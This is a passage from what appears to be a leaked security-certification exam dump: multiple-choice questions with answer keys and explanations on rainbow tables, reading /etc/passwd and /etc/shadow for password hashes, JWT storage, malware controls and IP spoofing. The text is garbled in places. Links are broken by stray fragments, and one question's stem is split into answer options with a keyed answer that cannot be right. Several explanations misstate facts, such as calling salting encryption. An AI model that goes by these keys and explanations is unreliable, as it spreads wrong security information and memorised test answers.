A: A jailbroken mobile device is a mobile device with an operating system that has any built-in security restrictions removed. This enables you to install software and perform actions that the manufacturer did not intend. However, a jailbroken mobile device is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.

B: Reconnaissance in terms of IT security is the process of learning as much as possible about a target business usually over a long period of time with a view to discovering security flaws. It is not used by security administrators for security assessment of client-server applications.

C: Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It is not used to assess the security between the mobile web application and the RESTful application server.

F: A password cracker is used to guess passwords. It is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.

References: <http://www.webopedia.com/TERM/V/vulneHYPERLINK>

"http://www.webopedia.com/TERM/V/vulnerability_scanning.html"rability_scanning.html

NEW QUESTION 336

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

- A. Online password testing
- B. Rainbow tables attack
- C. Dictionary attack
- D. Brute force attack

Answer: B

Explanation:

The passwords in a Windows (Active Directory) domain are encrypted.

When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".

To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.

Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse the hashing function to determine what the plaintext password might be.

The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.

Incorrect Answers:

A: Online password testing cannot be used to crack passwords on a windows domain.

C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.

D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:

<http://netsecuriHYPERLINK> "<http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm>"ty.about.com/od/hackertoHYPERLINK

"<http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm>"ols/a/Rainbow-TableHYPERLINK "<http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm>"s.htm

NEW QUESTION 340

An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

- A. /etc/passwd
- B. /etc/shadow
- C. /etc/security
- D. /etc/password
- E. /sbin/logon
- F. /bin/bash

Answer: AB

Explanation:

In cryptography, a salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase. In this question, enabling salting for users' passwords means to store the passwords in an encrypted format.

Traditional Unix systems keep user account information, including one-way encrypted passwords, in a text file called ``/etc/passwd". As this file is used by many tools (such as ``ls") to display file ownerships, etc. by matching user id #'s with the user's names, the file needs to be world-readable. Consequentially, this can be somewhat of a security risk.

Another method of storing account information is with the shadow password format. As with the traditional method, this method stores account information in the /etc/passwd file in a compatible

format. However, the password is stored as a single "x" character (ie. not actually stored in this file). A second file, called ``/etc/shadow", contains encrypted password as well as other information such as account or password expiration values, etc.

Incorrect Answers:

C: The /etc/security file contains group information. It does not contain usernames or passwords. D: There is no /etc/password file. Usernames are stored in the /etc/passwd file.

E: There is no /sbin/logon file. Usernames are stored in the /etc/passwd file.

F: /bin/bash is a UNIX shell used to run a script. It is not where usernames or passwords are stored. References:

<http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.HYPERLINK> "<http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.html>"html

NEW QUESTION 342

A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway.

Which of the following controls MUST be implemented to enable stateless communication?

- A. Generate a one-time key as part of the device registration process.
- B. Require SSL between the mobile application and the web services gateway.

- C. The jsession cookie should be stored securely after authentication.
- D. Authentication assertion should be stored securely on the client

Answer: D

Explanation:

JSON Web Tokens (JWTs) are a great mechanism for persisting authentication information in a verifiable and stateless way, but that token still needs to be stored somewhere.

Login forms are one of the most common attack vectors. We want the user to give us a username and password, so we know who they are and what they have access to. We want to remember who the user is, allowing them to use the UI without having to present those credentials a second time. And we want to do all that securely. How can JWTs help?

The traditional solution is to put a session cookie in the user's browser. This cookie contains an identifier that references a "session" in your server, a place in your database where the server remembers who this user is.

However there are some drawbacks to session identifiers:

They're stateful. Your server has to remember that ID, and look it up for every request. This can become a burden with large systems.

They're opaque. They have no meaning to your client or your server. Your client doesn't know what it's allowed to access, and your server has to go to a database to figure out who this session is for and if they are allowed to perform the requested operation.

JWTs address all of these concerns by being a self-contained, signed, and stateless authentication assertion that can be shared amongst services with a common data format.

JWTs are self-contained strings signed with a secret key. They contain a set of claims that assert an identity and a scope of access. They can be stored in cookies, but all those rules still apply. In fact, JWTs can replace your opaque session identifier, so it's a complete win.

How To Store JWTs In The Browser

Short Answer:: use cookies, with the HttpOnly; Secure flags. This will allow the browser to send along the token for authentication purposes, but won't expose it to the JavaScript environment. Incorrect Answers:

A: A one-time key does not enable stateless communication.

B: SSL between the mobile application and the web services gateway will provide a secure encrypted connection between the two. However, SSL does not enable stateless communication.

C: A cookie is stateful, not stateless as required in the question. References:

<https://stormpath.com/blog/build-secure-user-interfaces-using-jwt> [HYPERLINK "https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/"](https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/)

NEW QUESTION 343

A storage as a service company implements both encryption at rest as well as encryption in transit of customers' data

A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement a solution that will strengthen the customer's encryption key

B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?

C. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }

D. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }

E. password = password + sha(password+salt) + aes256(password+salt)

F. key = aes128(sha256(password), password)

Answer: A

Explanation:

References:

[http://HYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms"](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms) [sHYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-andencryption-](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-andencryption-algorithms)

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NEW QUESTION 347

A security administrator has noticed that an increased number of employees' workstations are becoming infected with malware. The company deploys an enterprise antivirus system as well as a web content filter, which blocks access to malicious web sites where malware files can be downloaded. Additionally, the company implements technical measures to disable external storage. Which of the following is a technical control that the security administrator should implement next to reduce malware infection?

A. Implement an Acceptable Use Policy which addresses malware downloads.

B. Deploy a network access control system with a persistent agent.

C. Enforce mandatory security awareness training for all employees and contractors.

D. Block cloud-based storage software on the company network

Answer: D

Explanation:

The question states that the company implements technical measures to disable external storage. This is storage such as USB flash drives and will help to ensure that the users do not bring unauthorized data that could potentially contain malware into the network.

We should extend this by blocking cloud-based storage software on the company network. This would block access to cloud-based storage services such as Dropbox or OneDrive.

Incorrect Answers:

A: An Acceptable Use Policy is always a good idea

A. However, it just tells the users how they 'should'

use the company systems. It is not a technical control to prevent malware.

B: A network access control system is used to control access to the network. It does not prevent malware on client computers.

C: Mandatory security awareness training for all employees and contractors is always a good idea. However, it just educates the users about potential security risks. It is not a technical control to prevent malware.

NEW QUESTION 350

An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

- A. BGP route hijacking attacks
- B. Bogon IP network traffic
- C. IP spoofing attacks
- D. Man-in-the-middle attacks
- E. Amplified DDoS attacks

Answer: C

Explanation:

The IP address block 203.0.113.0/24 is used on the internal network. Therefore, there should be no traffic coming into the network claiming to be from an address in the 203.0.113.0/24 range. Similarly, there should be no outbound traffic destined for an address in the 203.0.113.0/24 range. So this has been blocked at the firewall. This is to protect against IP spoofing attacks where an attacker external to the network sends data claiming to be from an internal computer with an address in the 203.0.113.0/24 range.

IP spoofing, also known as IP address forgery or a host file hijack, is a hijacking technique in which a cracker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or gain access to a network. Here's how it works: The hijacker obtains the IP address of a legitimate host and alters packet headers so that the legitimate host appears to be the source.

When IP spoofing is used to hijack a browser, a visitor who types in the URL (Uniform Resource Locator) of a legitimate site is taken to a fraudulent Web page created by the hijacker. For example, if the hijacker spoofed the Library of Congress Web site, then any Internet user who typed in the URL www.loc.gov would see spoofed content created by the hijacker.

If a user interacts with dynamic content on a spoofed page, the hijacker can gain access to sensitive information or computer or network resources. He could steal or alter sensitive data, such as a credit card number or password, or install malware. The hijacker would also be able to take control of a compromised computer to use it as part of a zombie army in order to send out spam.

Incorrect Answers:

A: BGP is a protocol used to exchange routing information between networks on the Internet. BGP route hijacking is the process of using BGP to manipulate Internet routing paths. The firewall configuration in this question will not protect against BGP route hijacking attacks.

B: Bogon is an informal name for an IP packet on the public Internet that claims to be from an area of the IP address space reserved, but not yet allocated or delegated by the Internet Assigned Numbers Authority (IANA) or a delegated Regional Internet Registry (RIR). The firewall configuration in this question will not protect against Bogon IP network traffic.

D: A man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. The firewall configuration in this question will not protect against a man-in-the-middle attack.

E: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Amplified DDoS attacks use more systems to 'amplify' the attack. The firewall configuration in this question will not protect against a DDoS attack.

References:

<http://searchsecurity.techtarget.com/definition/IPspoofing> et.com/definition/IP-spoofing

NEW QUESTION 353

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